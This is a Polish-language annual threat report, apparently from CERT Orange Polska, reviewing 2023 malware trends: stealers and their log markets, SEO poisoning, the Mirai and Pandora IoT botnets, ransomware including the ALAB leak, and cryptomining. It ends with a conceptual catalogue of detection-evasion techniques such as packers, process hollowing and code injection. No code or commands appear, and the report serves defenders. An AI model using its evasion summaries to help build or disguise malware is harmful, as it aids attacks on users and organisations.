Połączenie proxyjackingu z zyskiem na świadczonych usługach to jedna z wielu form przestępczych schematów zarabiania pieniędzy poprzez przejęte urządzenia. Najbardziej oczywistym porównaniem jest kopanie kryptowalut, ale strategia polegająca na wykorzystywaniu zyskowności legalnej usługi w celach przestępczych sięga jeszcze dalej wstecz. Innym przypadkiem mogą być też modele rozliczalności PayPerClick w sektorze reklamowym lub PayPerInstall w dystrybucji oprogramowania. Zresztą żeby daleko nie szukać, początki spamu też wywodzą się z korzenia marketingu afiliacyjnego. Praktyką wciąż powszechnie stosowaną dzisiaj. Morał płynie z tego dość gorzki. Tak długo, jak istnieją ku temu finansowe przesłanki, tak długo firmy będą gotowe zignorować etykę, a wokół tych praktyk będą kręcić się cyberprzestępcy.

Publikacje z początku stycznia wskazują, że przestępcy wykorzystali podatności w narzędziu do pozyskania danych konfiguracyjnych, modyfikowania istniejących plików, kradzieży danych i tunelowania ruchu z klientów VPN ICS. W wielu przypadkach atakujący byli w stanie użyć przejętych poświadczeń do zalogowania się na różne konta i serwery ofiar czy zrzucić pamięć procesu LSASS na dysk co pozwalało im wydobyć kolejne cenne poświadczenia. Wprawdzie Ivanti w oficjalnych komunikatach prasowych zaraportowało, że liczba dotkniętych atakiem klientów pozostaje niewielka (mniej niż 20 klientów), informacje od badaczy firmy Mandiant wykazują jednak, że skala wykorzystania podatności pozostaje wysoka, a atak został przeprowadzony przez powiązaną z chińskim rządem grupę UTA0178.

Najczęściej występujące zdarzenia w 4Q 2023 roku

zaobserwowane w sieci Orange Polska



Podsumowanie roku 2023 w sieci stacjonarnej

Rok 2023 kontynuuje przyrostowy trend z 2022 roku. Łączna liczba identyfikowanych przez CERT Orange Polska zagrożeń zwiększyła się o ponad 7%. **Urządzenia z systemem Android są najczęstszym celem ataków, ale to zdarzenia na platformę Windows odpowiadały w największej mierze za przyrost aktywności złośliwego oprogramowania w skali rok do roku**.

E-mail pozostaje głównym środkiem do przeprowadzania ataków, dostarczając ponad 2/3 wszystkich złośliwych ładunków. Odnotowano dramatyczny spadek wykorzystania uzbrojonych plików biurowych od czasu, gdy Microsoft w zasadzie wyeliminował możliwość wykorzystania makr do ataków w roku 2022. Ten przejściowy okres ewidentnie już minął, a przestępcy szybko zaadaptowali się do zmieniających się warunków rezygnując z nieefektywnych już metod. W tym czasie obserwowaliśmy znaczny wzrost wykorzystania formatów archiwów, takich jak ZIP, RAR, obrazy ISO, a także plików HTML i LNK. Coraz częściej obserwujemy też jak operatorzy malware wykorzystują pliki DLL jako ostatni krok w łańcuchach infekcji inicjowanych przez e-mail i ograniczają stosowanie tradycyjnych plików wykonywalnych EXE. Mniej więcej do połowy roku, w atakach na sieć Orange używane były też pliki OneNote (.one), czyli kolejny, choć mniej znany, składnik pakietu Microsoft Office. Aby zwiększyć bezpieczeństwo OneNote, Microsoft zdecydował się wyłączyć 120 rozszerzeń plików, jakie były wcześniej obsługiwane w tym narzędziu. Zaktualizowano też komunikat informujący użytkowników, że ich „administrator zablokował możliwość otwierania tego typu plików w programie OneNote". Powyższe akcje, choć nie wykluczyły OneNote z listy narzędzi, za pomocą których można przeprowadzić skuteczny atak, zdecydowanie zmniejszyły skalę wykorzystania go w drugiej połowie 2023 roku jako formatu plików do przenoszenia początkowego ładunku.

Przestępcy w cyberprzestrzeni kontynuują korzystanie z infrastruktury chmurowej w kampaniach inżynierii społecznej, aby rozpowszechniać phishing za pośrednictwem usług udostępniania plików w chmurze. Infrastruktura chmurowa umożliwia sprawcom zlewanie się z tym, co jest dozwolone w organizacjach, a także eliminuje obawy związane z blokadą domen, ponieważ stałe połączenie z usługami chmurowymi jest coraz częściej niezbędne w pracy przedsiębiorstwa.

Tegoroczna treść rozdziału o złośliwym oprogramowaniu została zdominowana przez stealery. Po pierwsze jest to najczęściej oferowany rodzaj złośliwego oprogramowania na rynku Malware-as-a-Service, a przez to najszerzej dostępny. Po drugie model usługowy pozwala na korzystanie z rozwiązania zarówno przestępcom o niskim poziomie wiedzy technicznej i niewielkich umiejętnościach, jak i zorganizowanym grupom, które wykorzystują oprogramowanie MaaS jako początkowy wektor w wieloetapowej, celowanej infekcji. Aby zdobyć zaufanie potencjalnych klientów, deweloperzy często oferują bezpłatne testy złośliwego oprogramowania użytkownikom forum cyberprzestępczego w celu zebrania uwag i możliwie pozytywnych opinii na temat swojego produktu. Jest to uważane za gwarancję jakości. Na niektórych darkwebowych forach wymagane jest nawet złożenie depozytu lub posiadanie odpowiednich opinii od administratora, moderatora lub doświadczonego użytkownika, aby sprzedać produkt lub usługę.

Autorzy stealerów zwykle bardzo dbają o rozwój i prawidłowe utrzymanie paneli administracyjnych, do których ładowane są dane pochodzące z kradzieży. Panele dostępne dla opłacających licencje użytkowników, pozwalają nie tylko na konfigurowanie złośliwego oprogramowania, ale też przetwarzanie zebranych danych w tym filtrowanie, sortowanie, analizowanie, znakowanie i pobieranie. W większości przypadków, operatorzy MaaS, po zgromadzaniu wykradzionych danych próbują spieniężyć je z korzystną stopą zwrotu, a to wymaga odpowiedniego ich opracowania i wyceny, tak by wyodrębnić

te najbardziej cenne. Wartość indywidualnych skradzionych danych różni się w zależności od ich typu, jakości i dostępności. Na przykład poświadczenia do konta bankowego z wysokim saldem będą znacznie bardziej wartościowe niż te do konta w mediach społecznościowych. A im więcej danych jest dostępnych na temat danej osoby, tym bardziej rośnie ich cena i tym bardziej ich właściciel staje się podatny na atak. Każda partia wykradzionej informacji z zainfekowanego systemu, czyli „bota", może być oferowana na sprzedaż jako „log" na przeznaczonych do tego platformach, tj. RussianMarket i TwoEasy lub za pośrednictwem forów darkwebowych czy kanałów w aplikacji Telegram. Informacje najczęściej kradzione za pomocą stealerów, to dane przeglądarki, w tym poświadczenia stron internetowych, zwłaszcza w celu ułatwienia przeprowadzania oszustw i kradzieży na serwisy bankowe i e-commerce. To nie jest zaskakujące, biorąc pod uwagę, że dane przeglądarki są skarbnicą wrażliwych informacji, w tym plików cookie (zawierających dane uwierzytelnienia dla sesji), przechowywanych kart kredytowych, zestawów poświadczeń i historii przeglądania. Innym popularnym celem są dostępy do portfeli kryptowalutowych, które atakujący potencjalnie mogą wypłacić bezpośrednio. Popularne są również poświadczenia aplikacji do czatu, które można użyć do inicjowania ataków socjotechnicznych wobec ofiar. Wykradane są także poświadczenia do serwerów FTP, serwisów pocztowych, kont domenowych czy klientów VPN. Dane z dwóch pierwszych można wykorzystać w kolejnych łańcuchach ataków złośliwym oprogramowaniem, a dwóch ostatnich do pozyskania dostępu do przedsiębiorstwa i przeprowadzenia celowanego ataku lub sprzedaży takiego dostępu w korzystniejszej cenie. Także grupy sponsorowane z budżetu państwa mogą wykorzystać zgromadzone przez stealerów dane do celów szpiegowskich. Na logi pochodzące ze stealerów duże zapotrzebowanie mają także grupy ransomware operujące w modelach Ransomware-as-a-Service, polując zwłaszcza na poświadczenia do usług RDP, VPN i firmowych. O tym jaką wartość mają dla operatorów ransomware stealery niech świadczy choćby informacja, że operatorzy ransomware LockBit mieli rzekomo oferować zakup kodu źródłowego twórcom Raccoon Stealer. Rynki logów, takie jak Genesis Market, posiadają wbudowane parsowanie jako rozszerzenie przeglądarki, co pozwala klientom na bezproblemowy dostęp do identyfikacji urządzeń i danych ofiar. Inne platformy, takie jak Russian Market i 2easy, sprzedają surowe logi, które wymagają analizy w celu zinterpretowania i wykorzystania ich treści. Parsowanie logów zakupionych na podziemnym rynku może być zadaniem skomplikowanym, ponieważ logi są często w różnych formatach i zawierają dużą ilość danych. To wyzwanie stworzyło korzystny ekosystem dla osób sprzedających narzędzia do analizy logów autorom malware, którzy wolą sprzedać uporządkowane dane lub dla innych kupujących posiadających duże ilości surowych logów. Podsumowując: Dane osobowe są i będą nadal głównym celem przestępców, ponieważ łatwo je uzyskać i zarobić na nich pieniądze. Dlatego rynki danych pozostaną filarem w przestępczych społecznościach. Podkreśla to jak ważną rzeczą zarówno dla osób prywatnych jak i dużych instytucji i firm, jest zrozumienie wartości danych i ryzyk jakie wynikają z ich nieprawidłowego zabezpieczenia. Właściwie przeprowadzona ocena ryzyka i znajomość zagrożeń pozwalają na wyciągnięcie celnych wniosków i wcielenie ich w życie. A jak powszechnie wiadomo lepiej wyciągać wnioski na cudzych, a nie swoich błędach.

Trendem przyszłości może być pojawienie się różnych wzajemnie powiązanych rynków działających w modelu „Przestępczość-jako-usługa" (Crime-as-a-Service), przygotowujących przekrojowy scenariusz ataku. Wtedy jedna usługa zajmuje się zbieraniem informacji i ich profilowaniem, a inne uzyskują początkowy dostęp i realizują ostateczny cel ataku.

Przestępcy poszukują różnych rozwiązań i metod w celu uzyskania nieautoryzowanego dostępu do urządzeń swoich ofiar. Choć najszerzej wykorzystywanym wektorem dystrybucji złośliwego oprogramowania pozostaje e-mail, coraz częściej spotkać można alternatywne metody takie jak fałszywe instalatory, reklamy hostowane w serwisach społecznościowych czy wykorzystanie skompromitowanych stron internetowych do wstrzyknięcia złośliwego kodu.

Kolejną taktyką, która zyskuje na popularności **jest manipulacja silnikiem optymalizacji wyszukiwarek** (SEO od Search Engine Optimalization). **Atak z wykorzystaniem SEO, zwany też SEO Poisoning polega na takim pozycjonowaniu złośliwych witryn, aby spreparowane przez przestępców strony wyświetlać w miejscu widocznym w wynikach wyszukiwana. Zwiększa to ich wiarygodność i szanse nieświadomego użytkownika na interakcje z zainfekowaną stroną.**

Przestępcy wykorzystują serwisy oferujące crackowane oprogramowanie, do przekierowania ruchu ofiary na serwisy, z których można pobrać szkodliwe pliki, w tym platformy GitHub. Gdy nieświadoma ofiara wpisze w wyszukiwarkę frazę poszukującą pirackiej wersji dowolnego oprogramowania, na pierwszych stronach wyników wyświetlają się polecane strony, wśród których są te spreparowane przez przestępców. Po wejściu na taką stronę, użytkownik zostanie poinstruowany w jaki sposób powinien pobrać i zainstalować aplikacje, a kliknięcie w link do pobrania uruchomi kolejne okno w przeglądarce ze skróconym linkiem prowadzącym do zahasłowanego archiwum na GitHubie. Kiedy ofiara rozpakuje i uruchomi instalator przy użyciu podanego w instrukcji hasła, uruchamia w ten sposób osadzone w pliku złośliwe oprogramowanie, które służy do kradzieży haseł dostępowych, portfeli kryptowalut i innych wrażliwych danych z końcowego urządzenia.

Historia zagrożeń IoT, choć ciągle młoda, pozostaje niezwykle interesująca. Od 2016 roku, botnet Mirai stale ewoluował, infekując urządzenia internetu rzeczy (IoT) zarówno na dużą, jak i małą skalę. Stał się jednym z najczęściej spotykanych zagrożeń w cyberprzestrzeni. Choć jego twórcy zostali zatrzymani, a oryginalny botnet uległ rozproszeniu, jego kod przetrwał, a na jego bazie regularnie powstają nowe niebezpieczne warianty. Botnet to duża sieć przejętych urządzeń (botów) zarządzana przez operatorów zagrożeń. Botnety służą głównie do przeprowadzania ataków DDoS i kradzieży danych, ale mogą być także wykorzystywane w innych kampaniach o charakterze złośliwym. Jeden z nowych wariantów Mirai skoncentrowany był na zainfekowaniu niedrogich telewizorów Android TV, używanych przez miliony użytkowników, backdoorem o nazwie Pandora. Celem ataku Pandory są przystępne cenowo telewizory z systemem Android TV. Jednym z powodów, dla których ludzie zaczynają wybierać tańsze usługi streamingowe i odbiorniki TV, może być wzrost kosztów utrzymania, a także wysokie ceny związane z wieloma głównymi platformami streamingowymi. Jednak użytkownicy próbujący znaleźć „okazję" ponoszą ukryte koszty. Te tańsze opcje sprzętowe często są produkowane bez zwracania uwagi na ich zabezpieczenia, co bywa cechą wspólną z innymi urządzeniami IoT. Pozostawia to je bardziej podatnymi na ataki, w szczególności na potencjalne zmiany firmware'u. Dlatego nawet ci, którzy są świadomi i selektywni co do aplikacji, które instalują, mogą otrzymać urządzenie z wcześniej zainstalowanym oprogramowaniem złośliwym. **Pandora na urządzenia końcowe może trafić na dwa sposoby.** W pierwszym przypadku złośliwe aktualizacje oprogramowania firmware są instalowane bezpośrednio przez sprzedawców urządzeń. Drugą drogą dystrybucji są złośliwe aplikacje, które obiecują dostarczenie użytkownikowi szerokiej gamy programów telewizyjnych i filmów do oglądania za darmo, poprzez konto próbne lub konto premium. Aby zapewnić trwałość na urządzeniu, złośliwe oprogramowanie wbudowuje się w „boot.img", krytyczny komponent dla procesów rozruchowych systemu Android. Szczególną cechą tego konkretnego rodzaju zagrożenia jest to, że jego złośliwa funkcjonalność nie jest widoczna dla użytkownika, a praktycznie nie ma oznak, że na urządzeniu zachodzi jakakolwiek złośliwa działalność, ani że aplikacja może być szkodliwa i zużywać zbyt dużo zasobów. Nawet uprawnienia, których żąda do uruchomienia, w porównaniu do trojanów bankowych, nie wydają się być przesadnie wygórowane. Te aplikacje uruchamiają w tle ukrytą usługę „GoMediaService", dodawaną do automatycznego uruchamiania się podczas startu urządzenia. W kolejnym etapie usługa inicjuje program „gomediad.so", który aktywuje szereg plików, w tym wiersz poleceń, a także instaluje w systemie backdoora. Pandora ma różnorodne funkcje szkodliwe, takie jak zdolność do przeprowadzania ataków DDoS za pomocą protokołów TCP i UDP, generowanie żądań SYN, ICMP i DNS flood, ustanawianie zdalnego dostępu do zainfekowanego systemu oraz montowanie partycji systemowych w celu ich modyfikacji.

Podczas gdy botnet Pandora nabierał tempa, inne botnety oparte na Mirai, takie jak Gafgyt, BotenaGo, Dofloo, Tsunami odnotowały tendencje zniżkowe. Według naszych obserwacji ogólna liczba zagrożeń rejestrowanych w sektorze notuje spadek mniej więcej od połowy roku. Botnety oparte na Mirai odświeżyły listę wykorzystywanych błędów w drugiej połowie 2023 roku, dodając CVE-2023-26801: niedawno zgłoszoną lukę w bezpieczeństwie polegającą na wstrzyknięciu poleceń w kilku routerach LB-LINK. W ostatnich latach złośliwe oprogramowanie IoT ześlizgnęło się na margines dostrzegalności ze względu na trudności z jego wykrywaniem, monitorowaniem i różnymi technicznymi ograniczeniami w możliwości implementacji zabezpieczeń. Niemniej jednak zagrożenia takie jak Mirai i jego potomkowie stanowią znaczne ryzyko, ponieważ inteligentne urządzenia mogą być łatwo wykorzystywane do tworzenia dużych sieci DDoS, sieci anonimizacji lub szpiegowania aktywności swoich ofiar. Dostępne są odpowiednie środki bezpieczeństwa i standardy ochrony IoT, ale nie wszyscy producenci są skłonni je wdrożyć, czy to z powodu kosztów, zaniedbania czy innych przyczyn. Ponadto nie można oczekiwać, że końcowi użytkownicy staną się silnikiem napędowym zmiany, ponieważ są praktycznie nieświadomi tego, że ich router czy rejestrator kamery prowadzi jakąś nielegalną działalność, tak długo jak nie wpływa to na ich doświadczenie.

Ataki ransomware nadal związane są z najgroźniejszym dla firm i instytucji rodzajem przestępczości komputerowej w 2023 roku. Utrwalonym już standardem działania grup stojących za ransomware jest kradzież, szyfrowanie dostępu do danych oraz wystawianie żądania okupu, a także wywieranie presji na ofiary poprzez wypuszczanie do sieci kontrolowanych wycieków. W 2023 roku przeprowadzano zarówno ataki na duże korporacje, mniejsze przedsiębiorstwa, jak i osoby prywatne. W niektórych przypadkach grupy ransomware działające na zlecenie państwowej agencji lub organizacji przestępczej przeprowadzały ataki na cele strategiczne, takie jak instytucje rządowe czy łańcuchy dostaw oprogramowania. W innych przypadkach, grupy ransomware działały bardziej przypadkowo, co może wskazywać, że obiektami ataków były te firmy o najniższym poziomie zabezpieczeń lub te, do których danych dostępowych grupy ransomware weszły w posiadanie kupując je na czarnym rynku.

W ciągu ostatnich kilku lat do sieci zostały opublikowane kody źródłowe oprogramowania ransomware wykorzystywane wcześniej przez aktorów zagrożeń, takie jak Babuk, Conti i LockBit 3.0. Spowodowało to uruchomienie licznych nowych wariantów i rodzin złośliwego oprogramowania, ułatwiając tym samym amatorom rozpoczęcie własnego, opartego na ransomware cyberbiznesu. Kod źródłowy Babuk, znany także jako Babyk, stał się publiczny pod koniec 2021 roku. Ale ze względu na zdolność atakowania systemów Linux i VMware ESXi, jego popularność od tego czasu wcale nie zmalała. Nowe rodziny używające kodu to Babuka to Nokoyawa, Buhti, Rorschach czy RaGroup. Ta ostatnia z grup, dała się zapamiętać także w Polsce w wyniku udanego ataku przeprowadzonego na jedno z największych ogólnopolskich sieci laboratoriów medycznych – firmę ALAB. W listopadzie i grudniu RaGroup przeprowadziła kilkuetapowe ujawnianie danych, kiedy najpierw w listopadzie wypuścili do sieci wyniki badań ponad 50 tysięcy Polaków, a w grudniu po nieudanych próbach wymuszenia okupu, kolejne 220 tysięcy wyników z unikalnymi numerami PESEL klientów lub pracowników ALABu. W 2023 użytkownicy polskiego internetu mieli powody do zmartwień nie tylko w wyniku tego wycieku. Już pod koniec maja na platformie leakbase.cc doszło do opublikowania 6 milionów rekordów z poświadczeniami polskich użytkowników zagregowanych w wyniku różnych udanych ataków z użyciem stealerów.

Po długotrwałym spadku i utrzymywaniu się poniżej 20 000 USD za BTC przez większość listopada i grudnia 2022 roku, kryptowaluta BitCoin wzrosła do poziomu 30 000 USD w połowie kwietnia 2023 i utrzymywała się w okolicach tego poziomu do końca roku. Choć nadal są to wartości dalekie od jego wcześniejszych szczytów, to wydaje się, że bitcoin ustabilizował swoją wartość, nawet pomimo fali bankructw i upadków kryptowalutowych funduszy hedgingowych, takich jak serwis FTX. Jednak w tym samym okresie trend zagrożeń związanym z kryptowalutami nie tylko nie przyrósł, ale wyraźnie się zmniejszył. Rodzi to proste, ale zasadne pytanie – dlaczego? Czy cyberprzestępcy po prostu zrezygnowali z kopania kryptowalut, czy stoi za tym coś więcej? Z jednej strony niestabilne kursy wymiany kryptowalut mogą działać odstraszająco dla cyberprzestępców, podobnie jak różne zorganizowane przedsięwzięcia ukierunkowane na zwalczanie cyberprzestępczości związanej z krypto. Z drugiej strony patrzenie na rynek kryptowalut tylko w kontekście niechcianych koparek, pracujących na urządzeniach ofiary na konto portfela przestępcy może być niewłaściwe. Jako że celem większości operacji przestępczych jest pozyskanie zysku w wyniku przeprowadzonych na urządzeniu ofiary operacji, nie dziwi,

że aktorzy zagrożeń chcą maksymalizować swoje zyski. A skoro dostarczenie niechcianej koparki kryptowalut na stacje ofiary wymusza na atakujących przeprowadzenie tych samych kroków co na innych operatorach złośliwego oprogramowania, to jaki sens ograniczać się tylko do jednego narzędzia, zamiast skorzystać z oprogramowania o szerszych możliwościach? Tym bardziej, że większość dostępnych na rynku usługowym stealerów wyposażonych jest w moduły do kradzieży portfeli kryptowalut nie tylko w środowisku Windows, ale również Androida (ClipBanker). Innym sposobem rozprzestrzeniania złośliwego oprogramowania związanego z kryptowalutami są botnety takie jak Amadey czy Tofsee, które specjalizują się w dostarczaniu na zainfekowane boty koparek kryptowalut i/lub modułów wykradających dostęp do znalezionych już na stacjach portfeli. Wydaje się, że spadek krajobrazu zagrożeń związanego z kryptowalutami, którego nawet obecny powrót bitcoina do formy nie zdołał odwrócić, będzie się utrzymywał. Niemniej jednak model działania cyberprzestępców oznacza, że tak długo, jak pozyskiwanie kryptowalut będzie opłacalne tak długo będziemy je obserwować.

Rok 2023 przyniósł liczne wyzwania dla sektora cyberbezpieczeństwa, stale kształtowane przez rozwój technologii i szybkość z jaką obie strony cyfrowej barykady są w stanie zaadaptować się do zmian. Ataki na łańcuchy dostaw, podatności zero lub 1day, oszustwa internetowe, wycieki danych i inne formy ataków wymagają podjęcia zdecydowanych działań ze strony państw, organizacji, firm i użytkowników indywidualnych.


Coraz ważniejsze staje się regularne ewaluowanie swoich zabezpieczeń nie tylko w formie audytów, weryfikujących obecność kluczowych procesów czy procedur, ale również poprzez aktywne i pasywne testowanie własnego bezpieczeństwa z wykorzystaniem skanerów podatności, narzędzi pentesterskich, danych OSINT-owych czy poprzez próby odtworzenia technik, taktyk i procedur stosowanych przez cyberprzestępców w łańcuchach ataków.

Również indywidualni użytkownicy internetu, jeśli nie chcą paść ofiarą oszustwa, w efekcie kolejnych wycieków danych będą w gruncie rzeczy zmuszani do kontroli swoich poświadczeń i dostępów do kluczowych dla siebie kont i serwisów w tym docenienia zalet wynikających ze stosowania wieloetapowego uwierzytelniania czy znajomości podstawowych zasad bezpieczeństwa pomagających w uniknięciu infekcji. Warto przy tym pamiętać, że walka z cyberprzestępczością nie jest wyłącznie domeną przeznaczonych do tego służb, organizacji czy zespołów bezpieczeństwa, a zacząć może się w twoim domu. Jeśli tylko poświęcisz kilka minut na poprawne skonfigurowanie rutera, włączenie dwuskładnikowego uwierzytelniania do swoich aplikacji webowych czy przeczytania kilku rekomendacji i artykułów i śledzenia ostrzeżeń o aktualnych zagrożeniach, które publikowane są przez profesjonalne zespoły bezpieczeństwa również w Polsce.

Piotr Kowalczyk

Najczęściej występujące zdarzenia infekcji

w rozkładzie procentowym



Zabawka w kotka i myszkę, czyli w jaki sposób cyberprzestępcy próbują omijać bezpieczeństwo

Walka między cyberprzestępcami atakującymi systemy zabezpieczeń, a starającymi się im przeciwdziałać pracownikami bezpieczeństwa budzi skojarzenia z popularną dyskusją o pierwszeństwie kury albo jajka. Niekiedy trudno jest określić czy to przestępcy próbują w tym nieustającym wyścigu wyprzedzić i ominąć rozwiązania bezpieczeństwa, czy może jest na odwrót i to bezpieczeństwo stale goni rozwijające się techniki stosowane przez aktorów zagrożeń. Jedno jest pewne - wraz z postępem technologii taktyki stosowane przez obie strony cyfrowego świata rozwijają w coraz większym tempie. Również na stronach naszego raportu opisaliśmy kilka przypadków kampanii w których atakujący sięgali po metody unikania wykrycia w celu zwiększenia powodzenia swoich operacji. Poniżej postaram się wymienić, opisać i je usystematyzować:

Metody wykrywania złośliwego oprogramowania możemy podzielić na:

Detekcja sygnaturowa. Systemy detekcji oparte na sygnaturach działają przez porównywanie plików i procesów z bazą danych znanych sygnatur złośliwych.

Detekcja behawioralna. Behawioralne systemy zabezpieczeń, polegają na rozpoznawaniu cech charakterystycznych w zachowaniu złośliwego oprogramowania poprzez uruchomienie potencjalnie podejrzanego oprogramowania w odizolowanym środowisku typu Sandbox.

Analiza statyczna. Pod hasłem analizy statycznej mieszczą się wszystkie operacje jakie badacz może przeprowadzić bez czasochłonnej inżynierii wstecznej lub uruchamiana go w monitorowanym środowisku. Obejmuje ona zbadanie sygnatur, metadanych pliku, nagłówków pliku wykonywalnego, bibliotek, podpisów, sekcji i łańcuchów znaków, w których można znaleźć przydatne artefakty, a nawet zagnieżdżoną konfiguracje złośliwego oprogramowania.

Analiza dynamiczna opiera się na wykrywaniu cech wskazujących na złośliwą aktywność poprzez monitorowanie jej zachowania w żywym systemie. Można ją realizować uruchamiając złośliwe oprogramowanie w środowisku sandbox, ale także dochodzi do niej (prawie) każdego dnia, gdy złośliwe oprogramowanie wykrywane jest aktywnie w systemach ofiar przez narzędzia prewencyjne, pasywnie lub w następstwie skutecznej infekcji. W ramach analizy dynamicznej monitorowana jest m.in. aktywność malware'u w systemie, inicjowany przez niego ruch sieciowy, śledzenie przepływów złośliwego oprogramowania i analiza pamięci.

Inżynieria wsteczna lub odwrotna to proces, w którym złośliwe oprogramowanie podlega dekonstrukcji poszczególnych elementów w celu wyodrębnienia z nich informacji pozwalających ustalić sposób zaprojektowania, cel działania i funkcje badanej aplikacji.

Owocem pracy analizy dynamicznej i inżynierii wstecznej jest wypracowana przez MITRE i stale rozwijana przez analityków matryca MITRE Attack, zawierająca zestaw TTP, czyli taktyk, technik i procedur stosowanych przez złośliwe oprogramowanie w udokumentowanych atakach. Poniżej przybliżę te z nich, których głównym zadaniem jest oszukanie lub ominięcie jednej lub wielu naraz metod wykrywania.

- **Kryptery i pakery – kryptery skupiają się na szyfrowaniu kodu malware i generowaniu metody deszyfrowania, która może odtworzyć oryginalny złośliwy ładunek w czasie wykonania. Pakery z kolei to narzędzia, które kompresują i szyfrują kod malware, tworząc nowy plik wykonywalny, który do uruchomienia wymaga określonej metody rozpakowywania przed ujawnieniem oryginalnego złośliwego kodu. Obydwie techniki tworzą dynamicznie zmieniające się w krótkim czasie wersje złośliwych plików, co utrudnia systemom zabezpieczeń wykrycie i zablokowanie ich operacji.**
- **Malware polimorficzny - odnosi się do rodzaju złośliwego oprogramowania, które może zmieniać swój kod lub wygląd za każdym razem, gdy zainfekuje nowy system. Ta technika obejmuje zmienianie struktury lub metody szyfrowania złośliwego oprogramowania, tworząc liczne unikalne warianty, które unikają statycznej detekcji. Krok dalej idą rozwiązania metamorficzne modyfikując nie tylko swoje wygląd, ale także zmieniając swój kod źródłowy przy jednoczesnym utrzymaniu złośliwej funkcjonalności. Takie dynamiczne przekształcenie zmusza analityków bezpieczeństwa do budowania detekcji na bardziej zaawansowanej analizie behawioralnej i heurystyce.**
- **Zaciemnienie kodu – polega na celowym manipulowaniu strukturą, logiką i warstwą prezentacji kodu, aby uczynić go skomplikowanym i zawiłym. Przekształcając kod w złożoną i nietypową formę, malware ukrywa rozpoznawalne wzorce, zmieniając jednocześnie swoją sygnaturę. Zaciemnienie można uzyskać wypełniając kod losowymi ciągami znaków, „martwymi" funkcjami albo wersami wyciągniętymi z dramatu Szekspira**
- **Process Hollowing – technika, w której złośliwy kod ingeruje w prawidłowy proces systemowy, aby podmienić jego kod ładunkiem złośliwego oprogramowania. Atakujący mogą stworzyć nową instancję legalnego procesu (np. svchost.exe,**


explorer.exe) w zawieszonym stanie, zastąpić jego pamięć złośliwym kodem, a następnie wznowić proces. Dzięki temu wydaje się, że złośliwy kod jest tylko częścią zaufanego procesu systemowego.

- **Sprawdzanie środowiska** – malware, monitorując właściwości systemu takie jak jego konfiguracja, lista zainstalowanego oprogramowania, ustawienia sieciowe czy obecność narzędzi zabezpieczeń może próbować ustalić, czy działa w środowisku kontrolowanym przez badaczy bezpieczeństwa i opóźnić lub całkowicie zatrzymać uruchomienie swoich funkcji.
- **Unikanie środowiska Sandbox** – badacze bezpieczeństwa w ramach analizy dynamicznej, uruchamiają złośliwe oprogramowanie w odizolowanym środowisku wirtualnym w celu analizy jego zachowania. Przestępcy w swoich narzędziach przewidzieli i to, sprawdzając po właściwościach takich jak nazwy plików, wpisy w rejestrze, konfiguracje sieciowe czy nawet użyte nazwy użytkowników czy urządzenie, na którym ma się uruchomić ma cechy charakterystyczne dla maszyny wirtualnej.
- **Antydebuggowanie** – złośliwe oprogramowanie przed uruchomieniem odpowiadających funkcji z wykorzystaniem tych technik sprawdzają czy nie są uruchamiane w ramach narzędzi do sprawdzania błędów i struktury kodu.
- **DLL Injection** – to technika, w której złośliwe oprogramowanie wstrzykuje niestandardową bibliotekę dynamiczną (DLL) bezpośrednio do pamięci procesu. Wstrzyknięta DLL ma na celu wykonanie kodu atakującego. Ponieważ kod znajduje się w pamięci i nie dotyka systemu plików, pozostaje ukryty przed tradycyjnymi skanami opartymi na plikach.
- **Code injection** – przestępcy mogą także wstrzykiwać złośliwy kod do przestrzeni pamięci działającego procesu, efektywnie podszywając się pod legalny proces. Różnica między Code Injection, a techniką Process Hollowing opiera się na tym, że Process Hollowing podmienia zawartość kodu niegroźnego procesu ze swoim.
- **Thread Injection** – to operacja, w której malware tworzy nowy wątek w ramach prawidłowego procesu i wstrzykuje swój ładunek do tego wątku. Pozwala to na wykorzystanie zasobów i uprawnień prawidłowego procesu.
- **Uruchamianie w pamięci** – odnosi się do spektrum technik w których operatorzy malware uruchamiają swoje oprogramowanie bezpośrednio do pamięci systemu, nie pozostawiając śladów swojej obecności w systemie plików.
- **Techniki LOLbins (Living-of-the-Land)** – pod tym hasłem kryje się wykorzystanie istniejących w środowisku ofiary, zaufanych narzędzi i procesów systemowych (Powershell, WMI, wiersz poleceń) do przeprowadzenia złośliwych aktywności, bez konieczności tworzenia własnych plików, które mogą zaalarmować systemy wykrywania.
- **Ataki oparte na rejestrze** – rejestr systemu Windows służy do przechowywania ustawień konfiguracyjnych, preferencji użytkownika i informacji systemowych. Modyfikując legalne klucze i wartości rejestru, atakujący może osiągnąć trwałość, eskalować uprawnienia czy wykonać złośliwe polecenia.
- **Binary padding** to omawiana już wcześniej technika stosowana przez atakujących do manipulowania rozmiarem i strukturą ładunku w taki sposób, aby uniknąć wykrycia przez rozwiązania bezpieczeństwa.

